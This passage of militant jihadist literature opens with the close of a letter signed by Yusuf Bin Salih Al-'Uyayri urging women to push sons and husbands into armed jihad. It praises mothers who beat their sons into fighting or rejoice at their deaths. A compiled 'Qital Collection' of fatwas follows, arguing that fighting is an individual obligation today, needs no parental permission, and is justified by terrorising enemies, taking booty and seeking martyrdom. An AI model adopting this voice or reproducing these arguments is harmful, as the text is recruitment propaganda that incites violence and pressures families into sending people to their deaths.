[She is] that elderly woman who made an oath to Allāh that she would support the Afghān *Jihād* with everything she owned, so she sent her son. And she stayed in Makkah inciting the women to *Jihād* and to supporting it, so much so that she would

send food that she would make in her home to the battlefields in Afghānistan. One day she was invited to visit Afghānistan to meet the wives of the *Mujāhidīn* and the women who aided them. So after she arrived, she insisted on entering the battlefield. The *Mujāhidīn* tried to dissuade her due to the danger of the situation, but it was futile, for she had sworn that she would fire at the enemy with her weapon. So the brothers answered her request, and she rode the car with her son and entered into the battlefield so that she would see the enemy herself and accomplish her dream and fulfill her oath and fire at the enemy for the Sake of Allāh. So she fulfilled her dream and stood behind the rocket launchers and she shelled the enemy with some missiles, and after that, she did not go back until the enemy replied with missiles, and through that she know that her missiles had reached their target, and her breast was cooled and the rage in her heart left, and Allāh recorded her reward, *In Shā'* Allāh.

And this is another example of our women, and she is also from the likes of Asmā', and Umm Sa'd and the others, and she is:

Umm Surāqah

She is the one who drove her son to fight in Afghānistān, and when he was killed [the *Mujāhidīn*] said, "How do we inform her about the death of her son?" So they said, "Perhaps if *Shaykh* Abdullāh 'Azzām, may Allāh have Mercy upon him, informs her, it will ease her burden." So *Shaykh* 'Azzām called her and gave her the glad tidings of her son's death, and he told her words of comfort and patience. But she was not in need of those words at all, and she replied to the *Shaykh* with a response that reminded us of the female predecessors. She said, "*Alhamdulillāh* for the death of Surāqah. After one week, I will send you his brother to take his place!"

Another example from our women who resembles Safiyyah – the one who incited the men to fight with her hand – is:

Umm Ghadanfar

This was an illiterate woman who did not know how to read or write. One day she sat at a gathering and one of the women spoke about the virtue of *Jihād*, and the virtue of martyrdom, and the traits of the martyr, and that he would intercede for his parents [on the Day of Judgment] so that they would enter Paradise. Umm Ghadanfar heard that statement and her heart retained it and absorbed it. She returned to her home and she called her only son and eldest [child] and proposed that he go for *Jihād* in Afghānistān so Allāh may grant him martyrdom and he may intercede for her. She felt a rejection from him, so there was nothing for her to do but bring a whip. She entered upon him and began to beat him very severely while she was weeping and saying, "Go forth to

Jihād, who will intercede for me on the Day of Resurrection?" Ghadanfar said, "There was nothing for me to do but agree. So I prepared myself and then I went to give her the good news of the day I would travel. So she said to me, 'And how long will you stay there?' I said, 'From four to six months.'" He said, "So she spat in my face and said, 'Do you want to sell yourself to Allāh for a period of six months [only]? Go until Allāh grants you one of the two good ends [i.e. victory or martyrdom]!'"

And look, O noble sister, how there appeared from our women what we truly consider a miracle in this time. But how would it be if all the Muslim women in our time were all like these women? Do you think that the enemy would overpower our lands and our women and our souls? Indeed the answer is an emphatic "No!" So then why do you not join the procession and become one of the women for whom history will record a stance that would cause us to raise our heads?

Summary of What We Desire From You, Honourable Sister

Here, my honourable sister, we come to the conclusion of our letter to you. And before we bid you farewell, it would be good of us to summarize what we desire from you.

We have mentioned to you more than enough situations of the women of the *Salaf* and of those who came after them, so the woman's important role in the fight to give Victory to *Islām* would become explicitly clear to you. And we do not want you to enter the battleground because of the crudeness and the trials it contains, but instead we want you to follow the women of the *Salaf* in their incitement to fight and their preparation for it and their patience on this path and their longing to participate in it with everything in return for the Victory of *Islām*.

And if you are pleased with disgrace in your Religion, and you are pleased with humiliation and dishonor for you and your *Ummah*, then there is nothing we can do for you before Allāh. But we warn you of Allāh's Anger and His Punishment, and we say to you, fear Allāh and do not be an obstacle in the men's way to *Jihād*. The least of what is asked from you is that you remain silent when the men leave for *Jihād*, and that you are satisfied with what Allāh has commanded. And know, that when you keep the men away from *Jihād*, be they your sons or your husband or your brothers or other than them, then that it is a form of hindering people from the Path of Allāh, and Allāh will never be pleased with that. So if you will not be destroyed by them leaving, you have no legislated right to impede them from *Jihād*. And perhaps you are surprised at this, and you are saying, "How can a mother have no rights while the Messenger of Allāh, صلى الله عليه و سلم, said, as narrated by Al-Bukhārī and others, from Abdullāh Bin 'Amr, may Allāh be pleased with him, who said, 'A man came to the Prophet and asked him for permission to go to *Jihād*, so he said, 'Are your parents alive?' He said, 'Yes.' The Prophet said, 'In them is your *Jihād*.'"

We would respond to you that these types of *Ahādīth* are not hidden from us, but there are other *Ahādīth* opposite to it, and it is obligatory to act upon both, and acting upon them comes with what Ibn Hajar said in *Al-Fat'h* at the explanation of this *Hadīth*. He said, "And even clearer than that – i.e. the aforementioned *Hadīth* – is the *Hadīth* from Abū Sa'īd in *Sunan Abī Dāwūd*, with the text, 'Go back and get their permission, and if they give you permission, then fight, and if not, then obey them.' It was authenticated by Ibn Hibbān, and the majority of the scholars said, '*Jihād* becomes prohibited if the parents forbid it, or if one of them [forbids it], on the condition that they are both Muslims, because obedience to them is obligatory, and *Jihād* is *Fard Kifāyah*. But if the *Jihād* becomes an individual obligation (*Fard 'Ayn*), then no permission is needed. And what supports that is what was narrated alternatively by Ibn Hibbān, from Abdullāh Bin 'Amr, that, 'A man came to the Messenger of Allāh, صلى الله عليه و سلم, and asked him

about the best of deeds. He said, 'The prayer.' The man said, 'Then what?' He said, '*Al-Jihād*.' The man said, 'Indeed I have parents.' He said, 'I order you to be good to them.' He said, 'By the One who sent you as a Prophet with the Truth, I will surely fight and I will surely leave them.' The Messenger of Allāh said, 'Then you know best.'[11] And that is dependant on when *Jihād* becomes *Fard 'Ayn*, in accordance with the two *Ahādīth*." End quote.

And in our time *Jihād* is an individual obligation, O mother, so there is no obedience to you in disobedience to Allāh.

Al-Qurtubī said in his *Tafsīr* [7/151], "There may be a situation where it is obligatory for everyone to go out, and that is if *Jihād* becomes an individual obligation due to the enemy's domination over a piece of land or his inhabiting the country. So if this is the case, it becomes obligatory for all the inhabitants of that land to hasten and go out [to *Jihād*], whether light or heavy, young or old, everyone according to his or her capability. The one who has a father can go without his permission, as well as the one without a father. And no one who is able to go out, whether rich or poor, can remain behind. So if the people of that land are unable to stand up to their enemy, then it is obligatory for those close to them and neighboring to them to go out, depending on what the people of that land are in need of, until they know they have the capacity to withstand the enemy and repel them. And likewise for everyone who knows about their weakness against the enemy, and knows that he can reach them and help them, he must also go out to them. The Muslims are all one hand against those who are opposing them, until the people of the area that the enemy descended upon and occupied [are able to] rise to repel the enemy, at this point the obligation falls from the rest." End quote.

So answer me, O mother...

Here is Palestine, the enemy invaded it and no one was able to push them back, whether they were close to them or far from them. So is *Jihād,* until today, *Fard Kifāyah*? And here is Al-Andalus, the enemy invaded it centuries ago, and likewise Chechnya, Kashmīr, the Philippines, Burma, Eritrea and others lands of the Muslims. All of them were invaded by the enemy, and they eliminated the teachings of the Religion from within them, and they humiliated the Muslims and deemed them weak and inflicted horrible torments upon them, until we reached the point where we see the new crusade being waged against Afghanistān.

So even after that, O mother, shall we still say that *Jihād* is *Fard Kifāyah*, and obeying you by remaining behind is more obligatory than it? We have said enough; we have tasted enough disgrace, O mother.

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[11] *Fat'h Al-Bari* 6/106 – Reported by Ibn Hibbān as *Sahīh*

Ibn Qudāmah said in *Al-Kāfī* [4/255], "When *Jihād* becomes an individual obligation there is no permission needed from his parents because it has become an individual obligation, so he should not consider their permission in that, just as [it is not needed] for the obligatory *Hajj* and all the obligatory acts. There is no obedience to them in abandoning them, because abandoning them is disobedience, and there is no obedience to the creation in disobedience to Allāh, like seeking the obligatory knowledge that he cannot obtain in his land, and so on."

There is no need to be lengthy my sister, but this is a portion of the issue and we will go into it in more detail in another place, *In Shā* Allāh, and we ask Allāh to help and assist us.

But here we go back and reemphasize that there is no way for it to be permissible for you to prevent the men from *Jihād*, unless if their leaving would cause you and your children destruction. Otherwise, then know that your effort to prevent them is a type of hindering from the Path of Allāh, and you will attain a portion of the Statement of Allāh about the disbelievers, when He said about them:

الَّذِينَ يَسْتَحِبُّونَ الْحَيَاةَ الدُّنْيَا عَلَى الْآخِرَةِ وَيَصُدُّونَ عَنْ سَبِيلِ اللَّهِ وَيَبْغُونَهَا عِوَجًا أُولَئِكَ فِي ضَلَالٍ بَعِيدٍ

"Those who love the life of this world more than the Hereafter, who hinder (men) from the Path of Allāh and seek crookedness therein: they are astray by a long distance."[12]

So fear Allāh and fear the Great Day when you will stand in front of Allāh and He will ask you, "Why did you hinder [men] from My Path?" With what will you answer? And what will you say?

Will you say that the *Dunyā* was more beloved to me than Your Religion?

Or will you say my son and my husband are more beloved to me than Allāh and His Messenger?

Answer, and what you send forth today, you will find it tomorrow, and tomorrow is truly near!

And if you refuse, O *Amatullāh*, to follow the righteous women, and likewise you turn away, and you disobey your Lord by hindering men from His Path, then indeed we ask you by Allāh to stop your evil from the *Ummah*. Do not be an instrument used by the

[12] *Ibrāhīm*:3

enemies of Allāh to demolish the principles of the *Ummah* and its manners, with your open display of yourself and your corruption and your heedlessness. For indeed we expected good from you, but if you refuse, then we hope that we are safe from your evil, and we ask Allāh that He stop the evil of the sinners of the *Ummah*, and that He busy them with themselves, away from us. Indeed He is the Owner of that and Able to do so.

And our final call is all praise is due to Allāh, and may the Blessing of Allāh be upon His Messenger, his family and companions.

Your brother,

Yūsuf Bin Sālih Al-'Uyayrī.

Qital Collection

A collection selected Fiqhi Issues and Fatwas

The obligation of Jihaad

Therefore, O Muhammad, fight; in the path of Allah, you are accountable for no one except for yourself. Urge the believers to fight, it may be that Allah will overthrow the might of the unbelievers, for Allah is the strongest in might and severe in punishment. (4:84)

The prophet (alayhe salatu wa salam) said: "I have been raised between the hands of the hour with the sword, until Allah the exalted is worshipped alone with no associates. He has provided sustenance from beneath the shadow of my spear and has decreed humiliation and belittlement for those who oppose my order. And whoever resembles a people, he is of them." (Reported by Ahmad and At-Tabarani. Classified Saheeh. Saheeh Al-Jaami' As-Sagheer No. 2828)

O Prophet! Make Jihad against the unbelievers and the hypocrites and be firm against them. Hell shall be their home; and it is the worst of all homes. (9:73)

O believers, fight them until there is no more mischief and the Deen of Allah (way of life prescribed by Allah) is established completely (8:39) The fitnah means shirk as Ibn Abbas and As- sudi (radhi Allahu anhum) said: "When the disbelievers attack and control a country, the Ummah is endangered in it's religion and it becomes susceptible to doubt in it's belief. Fighting them becomes an obligation to protect the religion, lives, honour and wealth." (Al-Qurtubi 2/253)

Permission to fight back is hereby granted to the believers against whom war is waged and because they are oppressed (before this revelation, Muslims were not allowed to fight even for self defence); certainly Allah has power to grant them victory (22:39)

When the forbidden months are over then fight the mushrikin wherever you find them, seize them, besiege them, and lie in ambush for them in every stratagem of war. But if they repent, establish salah, and pay zakah then let them go their way; surely Allah is Forgiving, Merciful. (9:5)

Fight those people of the Book (Jews and Christians) who do not believe in Allah and the Last Day, do not refrain from what has been prohibited by Allah and His Rasool and do not embrace the religion of truth (Al-Islam), until they pay Jizya (protection tax) with their own hands and feel themselves subdued. (9:29)

March forth whether you are equipped lightly or heavily and make Jihad (exert your utmost) in the way of Allah with your wealth and your persons. That is best for you if you understand. (9:41)

Fighting has been made obligatory for you, much to your dislike. It is quite possible that something which you don't like is good for you and that something which you love is bad for you. Allah knows, and you do not. (2:216)

The reason why Jihaad is prescribed

Question :
Why do Muslims wage jihad?.

Answer :
Praise be to Allaah.

Allaah has enjoined jihad for His sake upon the Muslims, for the great benefits that result from that and because of the harm caused by abandoning jihad.

Some of the reasons why jihad for the sake of Allaah is prescribed in Islam are as follows:

1 – The main goal of jihad is to make the people worship Allaah alone and to bring them forth from servitude to people to servitude to the Lord of people. Allaah says (interpretation of the meaning):

"And fight them until there is no more Fitnah (disbelief and worshipping of others along with Allaah) and (all and every kind of) worship is for Allaah (Alone). But if they cease, let there be no transgression except against Az-Zaalimoon (the polytheists, and wrong- doers)"

[al-Baqarah 2:193]

"And fight them until there is no more Fitnah (disbelief and polytheism, i.e. worshipping others besides Allaah), and the religion (worship) will all be for Allaah Alone [in the whole of the world]. But if they cease (worshipping others besides Allaah), then certainly, Allaah is All-Seer of what they do"

[al-Anfaal 8:39]

Ibn Jareer said:

So fight them until there is no more shirk, and none is worshipped except Allaah alone with no partner or associate, and trials and calamities, which are disbelief and polytheism, are lifted from the slaves of Allaah on earth, and religion is all for Allaah alone, and so that obedience and worship will be devoted to Him alone and none else.

Ibn Katheer said: Allaah commands us to fight the kuffaar so that there will be no fitnah, i.e., shirk, and the religion will all be for Allaah alone, i.e., the religion of Allaah will prevail over all other religions.

The Prophet (peace and blessings of Allaah be upon him) said: ""I have been commanded (by Allaah) to fight the people until they testify that there is no god but Allaah and that Muhammad is the Messenger of Allaah, and they establish regular

prayer and pay zakaah, then if they do that, then they save their lives and property from me except for Islamic laws and then their reckoning will be with Allaah." Narrated by al-Bukhaari (24), Muslim (33).

And he (peace and blessings of Allaah be upon him) said: "I have been sent just before the Hour with the sword, so that Allaah will be worshipped alone with no partner or associate."

Narrated by Ahmad, 4869; classed as saheeh by al-Albaani in *Saheeh al-Jaami'*, 2831. This purpose

of jihad was present in the minds of the Sahaabah (may Allaah be pleased with them) during their battles with the enemies of Allaah. Al-Bukhaari (2925) narrated that Jubayr ibn Hayyah said: 'Umar sent people to all the regions to fight the mushrikeen… so 'Umar recruited us and appointed al-Nu'maan ibn Muqarrin to lead us. When we were in the land of the enemy, the representative of Chosroes came out to us with forty thousand troops. An

interpreter stood up and said: “Let one of you speak to me.” Al-Mugheerah said: “Ask whatever you want.” He asked, “Who are you?” He (al- Mugheerah) said: “We are some people from among the Arabs. We used to lead a harsh and miserable life, sucking on animal skins and date stones because of hunger, wearing clothes made of camel and goat hair, worshipping trees and rocks. While we were in this state, the Lord of the heavens and the earth, exalted be His name and glorified be His greatness, sent to us a Prophet from amongst ourselves, whose father and mother we know. Our Prophet, the Messenger of our Lord, (peace and blessings of Allaah be upon him), commanded us to fight you until you worship Allaah alone or pay the jizyah. Our Prophet (peace and blessings of Allaah be upon him) told us the message from our Lord, that whoever among us is killed will go to Paradise to enjoy delights such as no one has ever seen, and whoever among us is left will become your master.”

This is the truth that the Sahaabah and leaders of the Muslims proclaimed in their military campaigns.

Rab’i ibn ‘Aamir said, when Rustam the commander of the Persian armies asked him, “Why have you come?”: “Allaah has sent us to bring forth whomsoever He wills from the worship of man to the worship of Allaah.

When ‘Uqbah ibn Naafi’ reached Tangiers, he rode his horse into the water until the water was up to its chest, then he said: “O Allaah, bear witness that I have done my utmost, and were it not for this sea I would have travelled throughout the land fighting those who disbelieve in You, until none is worshipped except You.”

2 – Repelling the aggression of those who attack the Muslims.

The scholars are unanimously agreed that repelling the aggression of those who attack the Muslims is fard ‘ayn (an individual obligation) upon those who are able to do that.

Allaah says (interpretation of the meaning):

“And fight in the way of Allaah those who fight you, but transgress not the limits. Truly, Allaah likes not the transgressors”

[al-Baqarah 2:190]

“Will you not fight a people who have violated their oaths (pagans of Makkah) and intended to expel the Messenger while they did attack you first? Do you fear them?

Allaah has more right that you should fear Him if you are believers”

[al-Tawbah 9:13]

3 – Removing fitnah (tribulation)

Fitnah is of different types:

(i) That which is caused by the kuffaar who persecute the Muslims or apply pressure to them to make them give up their religion. Allaah has commanded the Muslims to fight in jihad in order to save those who are weak and oppressed. Allaah says (interpretation of the meaning):

“And what is wrong with you that you fight not in the Cause of Allaah, and for those weak, ill-treated and oppressed among men, women, and children, whose cry is: “Our Lord! Rescue us from this town whose people are oppressors; and raise for us from You one who will protect, and raise for us from You one who will help”

[al-Nisa' 4:75]

(ii) The fitnah of the kuffaar themselves and their preventing others from hearing and accepting the truth. That is because the kaafir systems corrupt the innate nature and reason of people, and make them get used to worshipping and submitting to things other than Allaah, getting addicted to alcohol, wallowing in the mire of sexual licence, and losing all characteristics of virtue. Whoever is like that can rarely tell truth from falsehood, good from evil, right from wrong. So jihad is prescribed in order to remove those obstacles that prevent people from hearing and accepting the truth and getting to know it.

4 – Protecting the Islamic state from the evil of the kuffaar.

Hence the Prophet (peace and blessings of Allaah be upon him) ordered that the leaders of the kuffaar be killed, those who incited the enemies against the Muslims, such as the Jews Ka'b ibn al-Ashraf and Ibn Abi'l-Haqeeq.

Another aspect of jihad is to protect the borders against the kuffaar. The Prophet (peace and blessings of Allaah be upon him) encouraged that as he said: "Guarding the border for one day for the sake of Allaah is better than this world and everything in it." Al- Bukhaari, 2678.

5 – Frightening the kuffaar, humiliating them and putting them to shame.

Allaah says (interpretation of the meaning):

"Fight against them so that Allaah will punish them by your hands and disgrace them and give you victory over them and heal the breasts of a believing people,

And remove the anger of their (believers') hearts. Allaah accepts the repentance of whom He wills. Allaah is All-Knowing, All-Wise"

[al-Tawbah 9:14-15]

"And make ready against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to threaten the enemy of Allaah and your enemy"
[al-Anfaal 8:60]

Hence it is prescribed to fight in a manner that will strike terror into the heart of the enemy.

Shaykh al-Islam [Ibn Taymiyah – may Allaah have mercy on him] was asked whether it is permissible for a soldier to wear silk or gold or silver when fighting or when the envoys of the enemy come to the Muslims.

He replied:

Praise be to Allaah. With regard to wearing silk in order to frighten the enemy, there are two scholarly views, the more correct of which is that it is allowed. The soldiers of Syria wrote to 'Umar ibn al-Khattaab saying: "When we met the enemy we saw that they had covered their weapons with silk and we found that this struck terror in our hearts."
'Umar wrote back to them saying: "You should cover your weapons as they do." And
wearing silk is a kind of showing off, and Allaah likes showing off at the time of fighting, as it is narrated in *al-Sunan* that the Prophet (peace and blessings of Allaah be upon him) said: "There is a kind of showing off that Allaah likes, and a kind of showing off that Allaah hates. The showing off that Allaah likes is when a man shows off at the time of war. The kind of showing off that Allaah hates is showing off for the purpose of pride and boasting." On the day of Uhud, Abu Dujaanah al-Ansaari showed off among the ranks, and the Prophet (peace and blessings of Allaah be upon him) said: "This is a kind of walking that Allaah hates except in this situation." *Majmoo' al-Fataawa*, 28/17

6 – Exposing the hypocrites

Allaah says (Interpretation of the meaning):

"But when a decisive Soorah (explaining and ordering things) is sent down, and fighting (Jihaad — holy fighting in Allaah's Cause) is mentioned (i.e. ordained) therein, you will see those in whose hearts is a disease (of hypocrisy) looking at you with a look of one fainting to death"

[Muhammad 47:20]

At times of ease and plenty, the Muslims may be joined by those who seek to make worldly gains, and they do not want to make the word of Allaah prevail over the word of kufr. These people may conceal their real nature from many of the Muslims, and the most effective means of exposing them is jihad, because jihad means sacrificing oneself but these hypocrites are only indulging in hypocrisy in order to save themselves.

Exposing the hypocrites was one of the major purposes that Allaah wanted the believers to achieve on the day of Uhud.

Allaah says (interpretation of the meaning):

"Allaah will not leave the believers in the state in which you are now, until He distinguishes the wicked from the good"

[Aal 'Imraan 3:179]

Ibn al-Qayyim said:

This means: Allaah will not leave you in the state in which you are, where the believers are indistinguishable from the hypocrites, until the believers are made distinct from the hypocrites, as they were distinguished by the test on the day of Uhud, and Allaah will not disclose to you the unseen matters by which the one group is distinguished from the other, for they are distinguished from one another in the knowledge of the unseen that He has, but He wants to distinguish them from one another in a clear and visible manner, so that His unseen knowledge will become known and visible.

7 – Purifying the believers of their sins and ridding them thereof

Allaah says (interpretation of the meaning):

"And so are the days (good and not so good), that We give to men by turns, that Allaah may test those who believe, and that He may take martyrs from among you. And Allaah likes not the Zaalimoon (polytheists and wrongdoers).

And that Allaah may test (or purify) the believers (from sins) and destroy the disbelievers.

Do you think that you will enter Paradise before Allaah tests those of you who fought (in His Cause) and (also) tests those who are As-Saabiroon (the patient)?"
[Aal 'Imraan 3:140-142]

8 – Acquiring booty

The Prophet (peace and blessings of Allaah be upon him) said: "I have been sent ahead of the Hour with the sword so that Allaah will be worshipped alone, and my provision has been placed in the shade of my spear, and humiliation has been decreed for those who go against my command, and whoever imitates a people is one of them." Narrated by Ahmad, 4869; *Saheeh al-*

Jaami', 2831.

Al-Haafiz said:

This hadeeth indicates that war booty is permissible for this ummah, and that the provision of the Prophet (peace and blessings of Allaah be upon him) has been placed in war booty and not in other kinds of earnings. Hence some of the scholars said that it is the best kind of earnings.

Al-Qurtubi said:

Allaah sent provision to His Prophet (peace and blessings of Allaah be upon him) by means of his striving and He made it by means of the best kind of striving which is earning it by means of force and strength.

The Prophet (peace and blessings of Allaah be upon him) went out for the battle of Badr to meet the caravan of Abu Sufyaan.

Al-Qurtubi said: The fact that the Prophet (peace and blessings of Allaah be upon him) went out to meet the caravan indicates that it is permissible to take booty because it is a halaal source of income. This refutes Maalik's view that this is makrooh, when he said that this was fighting for worldly gains.

Al-Shawkaani said: Ibn Abi Jamrah said: The scholars of hadeeth are of the view that if the primary motive is to make the word of Allaah supreme, it does not matter what else

is also achieved.

9 – Taking martyrs.

Allaah says (interpretation of the meaning):

"*If a wound (and killing) has touched you, be sure a similar wound (and killing) has touched the others. And so are the days (good and not so good), that We give to men by turns, that Allaah may test those who believe, and that He may take martyrs from among you. And Allaah likes not the Zaalimoon (polytheists and wrongdoers).*

And that Allaah may test (or purify) the believers (from sins) and destroy the disbelievers"

[Aal 'Imraan 3:140-141]

Martyrdom is one of the highest statuses before Allaah, and the martyrs are the closest of His slaves to Him. There is no status higher than that of siddeeq apart from martyrdom. Allaah loves to take martyrs from among His slaves, who shed their blood for His love and to earn His pleasure, preferring His pleasure and His love above themselves. There is no way to attain this status except by circumstances that may lead to it such as enemies coming against the Muslims.

This was said by Ibn al-Qayyim in *Zaad al-Ma'aad*.

This is the great wisdom and those who try to put the Muslims off jihad and make them fear it, and say that jihad is no more than death, and making women widows and children orphans, pale into insignificance.

10 – Ridding the world of corruption.

Allaah says (interpretation of the meaning):

"For had it not been that Allaah checks one set of people by means of another, monasteries, churches, synagogues, and mosques, wherein the Name of Allaah is mentioned much would surely, have been pulled down. Verily, Allaah will help those who help His (Cause). Truly, Allaah is All-Strong, All-Mighty"

[al-Hajj 22:40]

"And if Allaah did not check one set of people by means of another, the earth would indeed be full of mischief. But Allaah is full of bounty to the 'Aalameen (mankind, jinn and all that exists)"

[al-Baqarah 2:251]

Muqaatil said:

Were it not that Allaah checked the mushriks by means of the Muslims, the mushriks would have overrun the earth and killed the Muslims and destroyed the mosques.

Shaykh al-Islam Ibn Taymiyah said in *al-Jawaab al-Saheeh*, 2/216:

So the kuffar are repelled by means of the Muslims and the worse of the two parties is repelled by the better, just as the Magians (Persians) were repelled by the Christian Byzantines, then the Christians were repelled by the believers of the ummah of Muhammad.

Al-Sa'di said: The world would be corrupted if the kuffaar and evildoers were to prevail.

These are some of the reasons why jihad is prescribed.
We ask Allaah to bring the Muslims back to their religion. May Allaah send blessings and peace upon our Prophet Muhammad.

Islam Q&A (www.islam-qa.com) == Question #34647: The reason why jihaad is prescribed == http://63.175.194.25/index.php? ln=eng&ds=qa&lv=browse&QR=34647&dgn=4

Seeking Permission from Parents

The evidence for the permission from parents in fard kifayah and the absence of permission in fard ayn is taken from the reconciliation of two hadeeth:

First: A hadeeth reported by Al-Bukhari. Abdullah bin Amr bin Al-Aas (radhi Allahu anhu) said: *"A man came to the prophet (alayhe salat wa salam) asking his permission for jihad. He (sallallahu alayhe wa salam) asked, 'Are your parents alive?' The man answered, 'Yes.' He (sallallahu alayhe wa salam) replied, 'Go and serve them, for in them is your jihad."'*

Second: Ibn Hibban narrated from Abdullah bin Amr: *"A man came to the prophet (alayhe salat wa salam) and asked him about the best of deeds. He (sallallahu alayhe wa salam) answered, 'Jihad in the path of Allah.' The man then said, 'I have two parents.' He (sallallahu alayhe wa salam) told him, 'I order you good by them.' The man replied, 'By the one who sent you with truth, I will fight jihad and leave them.' He (sallallahu alayhe wa salam) said, 'You know best'."'* (Fath Al-Bari 6/106 – Reported by Ibn Hibban as saheeh).

Ibn Hajar said: *"It is understood that here (in the scenario of the second hadeeth), Jihad was fard ayn, in or der to reconcile the two (hadeeth)."'* (Fath al-Bari 6:106)

This was from Shiekh Abdullah Azzam's book titled "Defense of Muslim lands", page 23.

It has been made clear to us that no permission is required for anyone from anyone when jihad becomes fard ayn, just as no permission is required from the father, the shiekh or the master for the obligatory fajr prayer.

Similarly, no permission is required in obligatory jihad. For example, if the father and the son sleep in one place, and the son wants to pray fajr but his father sleeps, does anyone suggest that the son must take permission from his father to pray the obligatory prayer? Suppose that the father forbids his son from performing the prayer for some reason or another, perhaps not to disturb the other people who are sleeping (who also do not pray fajr) or because his father does not want to pray fajr.

Does the son obey his father? the answer is clear according to the following hadeeth:

"*Obedience is in what is right*" (Reported by bukhari and Muslim. Saheeh Al-Jaami As-Sagheer No. 3967).

"*There is no obedience to the creation in disobedience to the creator*" (Reported by Ahmed and Haakim and it is Saheeh. - Saheeh Al-Jaami' As-Sagheer No. 2323)

"*There is no obedience to one who does not obey Allah*" (Reported by ahmed and it is Saheeh. - Saheeh Al-Jaami' As-Sagheer No. 7397)

Neglecting jihad is a sin and there is no obedience to the creation in disobedience to the Creator. (Defence of Muslim lands by Abdullah Azzam, Page 28)

Ad-Daar (The State) wherein we live

Sometimes a question is raised concerning the state we live in. Dow we live in an Islamic state? One of the necessary conditions of the (Islamic) is that Islamic laws must govern it. Imaam Abu Haneefa (rahimahullah) issued a faywa that dar-ul-Islaam (Islamic State) would be changed to Dar-ul-Kufr (non-Islamic state) if all these three conditions were fulfilled:

1. when it is governed by Kufr laws.
2. When the Muslims lose thier safety.
3. Neighbourhood. And that happens if the state has borders with the kufr state in a way the latter causes danger to the Muslims and becomes the reason behind the loss of thier safety. (The absent obligation, Page 20)

As-Sarkhasi (one of the classical Hanafi jurists) said: "And a Dar becomes a Dar for the Muslims, by implementing the laws of Islam in it." (as-Siyar al-Kabeer, 5/2197)

Ibn al Qayyim (rahimahullah) stated: "The majority of the scholars in the past have stated: The land which is occupied by Muslims and is ruled by Islam is *Dar ul-Islam*, but so long as the laws of Islam are not implemented, it is not *Dar ul Islam*, even if it is close to it (*lasaqaha*) for here is Ta`if, it is close to Makkah, but it didn't become *Dar ul Islam* when Makkah was opened." (*Ahkam Ahl Adh- Dhimmah 1/366*)

The ruling on jihad for women

Question :

This is an important matter about which I am confused. What is the ruling on jihad for women?.

Answer :

Praise be to Allaah.

Jihad is not obligatory for women. Ibn Qudaamah (may Allaah have mercy on him) said:

In order for jihad to be obligatory there are seven conditions: being Muslim, being an adult, being of sound mind, being free, being male, being physically sound and being able to afford it financially. With regard to being Muslim, adult and of sound mind, these are essential conditions for all Islamic duties, because a kaafir is not to be trusted in jihad, an insane person cannot go for jihad and a child is physically weak. Ibn 'Umar said: "I presented myself to the Messenger of Allaah (peace and blessings of Allaah be upon him) on the day of Uhud when I was fourteen years old, and he did not let me join the fighting." Agreed upon. … With regard to being male, this is stipulated because of the report narrated from 'Aa'ishah who said: "O Messenger of Allaah, do women have to engage in jihad? He said: "Jihad in which there is no fighting: Hajj and 'Umrah." And because women are not able to fight because they are (physically) weak.

From *al-Mughni*, 9/163.

The hadeeth of 'Aa'ishah (may Allaah be pleased with her) was narrated by Ahmad (25361) and Ibn Maajah (2901); classed as saheeh by al-Albaani in *Saheeh Sunan Ibn Maajah*.

Can a woman go out to help the mujaahideen and treat the wounded?

Al-Sarkhasi said in *Sharh al-Siyar al-Kabeer* (1/184): Chapter on women fighting alongside men and being present in war: He said: we do not like women to fight alongside men in war because a woman does not have the right physical make-up for fighting, as the Messenger of Allaah (peace and blessings of Allaah be upon him) indicated when he said: "This one was not a fighter" (said when he saw the body of a woman slain on the battlefield). And when a woman fights, the 'awrah of the Muslims may become exposed and the mushrikeen will rejoice at that, and that may be a cause of the mushrikeen increasing their hopes of defeating the Muslims, and they may think that the Muslims are weak because they had to bring the women to fight, so they will say, 'They need the help of women to fight us." So this should be avoided. For this reason it is not recommended for women to participate directly in the fighting. But if the Muslims have no choice and are forced to do that, because repelling the kuffaar when necessary by whatever means the Muslims have at their disposal, is permissible, rather it is obligatory. The story of Hunayn is quoted as evidence for that.

At the end of this story it says: Umm Sulaym bint Milhaan, who was fighting that day with a cloth tied around her stomach, said: "O Messenger of Allaah, what do you think about these people who ran away from you and let you down? You should not forgive them if Allaah gives you power over them." He (peace and blessings of Allaah be upon him) said: "O Umm Sulaym, the forgiveness of Allaah is immense." She repeated that three times, and each time the Messenger of Allaah (peace and blessings of Allaah be upon him) said: "The mercy of Allaah is immense." In *al-Maghaazi* it is narrated that she said: "O

Messenger of Allaah, should we not kill these who ran away (from the battlefield) as we killed the mushrikeen?" He (peace and blessings of Allaah be upon him) said: "The forgiveness of Allaah is immense." What greater need can there be for women to fight than this incident when the men fled and abandoned the Messenger of Allaah (peace and blessings of Allaah be upon him). This clearly shows that there is nothing wrong with women fighting when that is essential, because the Prophet (peace and blessings of Allaah be upon him) did not prevent this woman from fighting on that occasion. But it is not narrated that he gave the women permission to fight on other occasions. There is nothing wrong with old women being present at times of war to tend the wounded, bring water and cook food for the soldiers if they need that, because of the hadeeth of 'Abd-Allaah ibn Qarat al-Azdi who said: The womenfolk of Khaalid ibn al- Waleed and the womenfolk of the Sahaabah had their sleeves rolled up, bringing water to the mujaahideen and reciting encouraging poetry, when he was fighting the Byzantines. What is meant here is old women, because young women are not allowed to go out for fear of fitnah, and old women can take care of the needs in such situations. And it was narrated that Umm Mutaa', who was present at Khaybar with the Messenger of Allaah (peace and blessings of Allaah be upon him), said: I saw Aslam (one of the Arab tribes) when they complained to the Messenger of Allaah (peace and blessings of Allaah be upon him) about the difficulties they were facing, so he recommended that they engage in jihad and they responded. I saw that Aslam were the first ones to reach the fortress and the sun did not set on that day until Allaah had enabled us to conquer it.

This clearly shows that she went out with the Messenger of Allaah (peace and blessings of Allaah be upon him), and he did not forbid her to do so. From this we know that there is nothing wrong with an old woman going out to help the mujaahideen by doing tasks that are appropriate for them. And Allaah is the Source of strength. End quote.

